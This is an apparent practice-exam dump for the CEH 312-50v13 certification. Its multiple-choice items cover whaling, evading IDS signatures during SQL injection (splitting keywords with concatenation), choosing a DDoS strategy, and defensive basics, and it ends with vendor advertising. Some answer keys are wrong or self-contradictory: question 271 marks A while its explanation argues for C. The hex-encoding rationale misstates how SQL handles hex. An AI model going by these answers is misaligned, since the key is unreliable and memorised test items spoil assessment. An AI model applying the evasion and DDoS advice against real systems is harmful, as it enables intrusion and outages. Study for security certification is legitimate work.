A. Pretexting and Network Vulnerability
B. Spear Phishing and Spam
C. Whaling and Targeted Attacks
D. Baiting and Involuntary Data Leakage

Answer: C

Explanation:
Whaling is an advanced social engineering technique that targets high-profile individuals, such as executives, managers, or celebrities, by impersonating them or someone they trust, such as a colleague, partner, or vendor. The attacker creates a fake Linkedin profile, pretending to be a high-ranking official from a well-established company,
and uses it to connect with other employees within the organization. The attacker then leverages the trust and authority of the fake profile to gain access to exclusive corporate events and proprietary project details shared within the network. This way, the attacker can launch targeted attacks against the organization, such as stealing sensitive data, compromising systems, or extorting money.
The most likely immediate threat to the organization is the loss of confidential information and intellectual property, which can damage the organization??s reputation, competitiveness, and profitability. The attacker can also use the information to launch further attacks, such as ransomware, malware, or sabotage, against the organization or its partners and customers.
The other options are not as accurate as whaling for describing this scenario. Pretexting is a social engineering technique that involves creating a false scenario or identity to obtain information or access from a victim. However, pretexting usually involves direct communication with the victim, such as a phone call or an email, rather than creating a fake Linkedin profile and connecting with the victim??s network. Spear phishing is a social engineering technique that involves sending a personalized and targeted email to a specific individual or group, usually containing a malicious link or attachment. However, spear phishing does not involve creating a fake Linkedin profile and connecting with the victim??s network. Baiting and involuntary data leakage are not social engineering techniques, but rather possible outcomes of social engineering attacks. Baiting is a technique that involves offering something enticing to the victim, such as a free download, a gift card, or a job opportunity, in exchange for information or access. Involuntary data leakage is a situation where the victim unintentionally or unknowingly exposes sensitive information to the attacker, such as by clicking on a malicious link, opening an infected attachment, or using an unsecured network. References:
? Whaling: What is a whaling attack?
? Advanced Social Engineering Attack Techniques
? Top 8 Social Engineering Techniques and How to Prevent Them

NEW QUESTION 267
- (Topic 3)
An ethical hacker is testing the security of a website's database system against SQL Injection attacks. They discover that the IDS has a strong signature detection mechanism to detect typical SQL injection patterns.
Which evasion technique can be most effectively used to bypass the IDS signature detection while performing a SQL Injection attack?

A. Implement case variation by altering the case of SQL statements
B. Employ IP fragmentation to obscure the attack payload
C. Use Hex encoding to represent the SQL query string
D. Leverage string concatenation to break identifiable keywords

Answer: D

Explanation:
The most effective evasion technique to bypass the IDS signature detection while performing a SQL Injection attack is to leverage string concatenation to break identifiable keywords. This technique involves splitting SQL keywords or operators into smaller parts and joining them with string concatenation operators, such as ??+?? or ??||??. This way, the SQL query can still be executed by the database engine, but the IDS cannot recognize the keywords or operators as malicious, as

they are hidden within strings. For example, the hacker could replace the keyword ??OR?? with ??O??||??R?? or ??O??+??R?? in the SQL query, and the IDS would not be able to match the signature of a typical SQL injection pattern12.
The other options are not as effective as option D for the following reasons:
? A. Implement case variation by altering the case of SQL statements: This option is not effective because most SQL engines and IDS systems are case-insensitive, meaning that they treat SQL keywords and operators the same regardless of their case. Therefore, altering the case of SQL statements would not help evade the IDS signature detection, as the IDS would still be able to match the signature of a typical SQL injection pattern3.
? B. Employ IP fragmentation to obscure the attack payload: This option is not applicable because IP fragmentation is a network-level technique that splits IP packets into smaller fragments to fit the maximum transmission unit (MTU) of the network. IP fragmentation does not affect the content or structure of the SQL query, and it does not help evade the IDS signature detection, as the IDS would still be able to reassemble the fragments and match the signature of a typical SQL injection pattern4.
? C. Use Hex encoding to represent the SQL query string: This option is not feasible because Hex encoding is a method of representing binary data in hexadecimal format, such as ??0x41?? for ??A??. Hex encoding does not work for SQL queries, as the SQL engine would not be able to interpret the hexadecimal values as valid SQL syntax. Moreover, Hex encoding would not help evade the IDS signature detection, as the IDS would still be able to decode the hexadecimal values and match the signature of a typical SQL injection pattern.
References:
? 1: SQL Injection Evasion Detection - F5
? 2: Mastering SQL Injection with SQLmap: A Comprehensive Evasion Techniques Cheatsheet
? 3: SQL Injection Prevention - OWASP Cheat Sheet Series
? 4: IP Fragmentation - an overview | ScienceDirect Topics
? : Hex Encoding - an overview | ScienceDirect Topics

NEW QUESTION 271
- (Topic 3)
A well-resourced attacker intends to launch a highly disruptive DDoS attack against a major online retailer. The attacker aims to exhaust all the network resources while keeping their identity concealed. Their method should be resistant to simple defensive measures such as IP-based blocking. Based on these objectives, which of the following attack strategies would be most effective?

A. The attacker should instigate a protocol-based SYN flood attack, consuming connection state tables on the retailer's servers
B. The attacker should execute a simple ICMP flood attack from a single IP, exploiting the retailer's ICMP processing
C. The attacker should leverage a botnet to launch a Pulse Wave attack, sending high- volume traffic pulses at regular intervals
D. The attacker should initiate a volumetric flood attack using a single compromised machine to overwhelm the retailer's network bandwidth

Answer: A

Explanation:
A Pulse Wave attack is a type of DDoS attack that uses a botnet to send high-volume traffic pulses at regular intervals, typically lasting for a few minutes each. The attacker can adjust the frequency and duration of the pulses to maximize the impact and evade detection. A Pulse Wave attack can exhaust the network resources of the target, as well as the resources of any DDoS mitigation service that the target may use. A Pulse Wave attack can also conceal the attacker??s identity, as the traffic originates from multiple sources that are part of the botnet. A Pulse Wave attack can bypass simple defensive measures, such as IP-based blocking, as the traffic can appear legitimate and vary in source IP addresses.
The other options are less effective or feasible for the attacker??s objectives. A protocol- based SYN flood attack is a type of DDoS attack that exploits the TCP handshake process by sending a large number of SYN requests to the target server, without completing the connection. This consumes the connection state tables on the server, preventing it from
accepting new connections. However, a SYN flood attack can be easily detected and mitigated by using SYN cookies or firewalls. A SYN flood attack can also expose the attacker??s identity, as the source IP addresses of the SYN requests can be traced back to the attacker. An ICMP flood attack is a type of DDoS attack that sends a large number of ICMP packets, such as ping requests, to the target server, overwhelming its ICMP processing capacity. However, an ICMP flood attack from a single IP can be easily blocked by using IP-based filtering or disabling ICMP responses. An ICMP flood attack can also reveal the attacker??s identity, as the source IP address of the ICMP packets can be identified. A volumetric flood attack is a type of DDoS attack that sends a large amount of traffic to the target server, saturating its network bandwidth and preventing legitimate users from accessing it. However, a volumetric flood attack using a single compromised machine may not be sufficient to overwhelm the network bandwidth of a major online retailer, as the attacker??s machine may have limited bandwidth itself. A volumetric flood attack can also be detected and mitigated by using traffic shaping or rate limiting techniques. References:
? Pulse Wave DDoS Attacks: What You Need to Know
? DDoS Attack Prevention: 7 Effective Mitigation Strategies
? DDoS Attack Types: Glossary of Terms
? DDoS Attacks: What They Are and How to Protect Yourself
? DDoS Attack Prevention: How to Protect Your Website

NEW QUESTION 276
- (Topic 3)
Mike, a security engineer, was recently hired by BigFox Ltd. The company recently experienced disastrous DoS attacks. The management had instructed Mike to build defensive strategies for the company's IT infrastructure to thwart DoS/DDoS attacks. Mike deployed some countermeasures to handle jamming and scrambling attacks. What is the countermeasure Mike applied to defend against jamming and scrambling attacks?

A. Allow the usage of functions such as gets and strcpy
B. Allow the transmission of all types of addressed packets at the ISP level
C. Implement cognitive radios in the physical layer
D. A Disable TCP SYN cookie protection

Answer: C

Explanation:
https://ieeexplore.ieee.org/document/5567385

NEW QUESTION 277
- (Topic 3)
You have been hired as an intern at a start-up company. Your first task is to help set up a basic web server for the company??s new website. The team leader has asked you to make sure the server is secure from common - threats. Based on your knowledge from studying for the CEH exam, which of the following actions should be
your priority to secure the web server?

A. Installing a web application firewall
B. limiting the number of concurrent connections to the server
C. Encrypting the company??s website with SSL/TLS
D. Regularly updating and patching the server software

Answer: D

Explanation:
One of the most important actions to secure a web server from common threats is to regularly update and patch the server software. This includes the operating system, the web server software, the database software, and any other applications or frameworks that run on the server. Updating and patching the server software can fix known vulnerabilities, bugs, or errors that could be exploited by attackers to compromise the server or the website. Failing to update and patch the server software can expose the server to common attacks, such as SQL injection, cross-site scripting, remote code execution, denial-of-service, etc.
Installing a web application firewall, limiting the number of concurrent connections to the server, and encrypting the company??s website with SSL/TLS are also good practices to secure a web server, but they are not as critical as updating and patching the server software. A web application firewall can filter and block malicious requests, but it cannot prevent attacks that exploit unpatched vulnerabilities in the server software. Limiting the number of concurrent connections to the server can prevent overload and improve performance, but it cannot stop attackers from sending malicious requests or payloads. Encrypting the company??s website with SSL/TLS can protect the data in transit between the server and the client, but it cannot protect the data at rest on the server or prevent attacks that target the server itself.
Therefore, the priority action to secure a web server from common threats is to regularly update and patch the server software.
References:
? Web Server Security- Beginner??s Guide - Astra Security Blog
? Top 10 Web Server Security Best Practices | Liquid Web
? 21 Server Security Tips & Best Practices To Secure Your Server - phoenixNAP

NEW QUESTION 281
- (Topic 3)
Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days, Bab denies that he had ever sent a mail. What do you want to ????know???? to prove yourself that it was Bob who had send a mail?

A. Non-Repudiation
B. Integrity
C. Authentication
D. Confidentiality

Answer: A

Explanation:
Non-repudiation is the assurance that someone cannot deny the validity of something. Non-repudiation is a legal concept that is widely used in information security and refers to a service, which provides proof of the origin of data and the integrity of the data. In other words, non-repudiation makes it very difficult to successfully deny who/where a message came from as well as the authenticity and integrity of that message.

NEW QUESTION 283
.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

312-50v13 Practice Exam Features:

* 312-50v13 Questions and Answers Updated Frequently

* 312-50v13 Practice Questions Verified by Expert Senior Certified Staff

* 312-50v13 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* 312-50v13 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year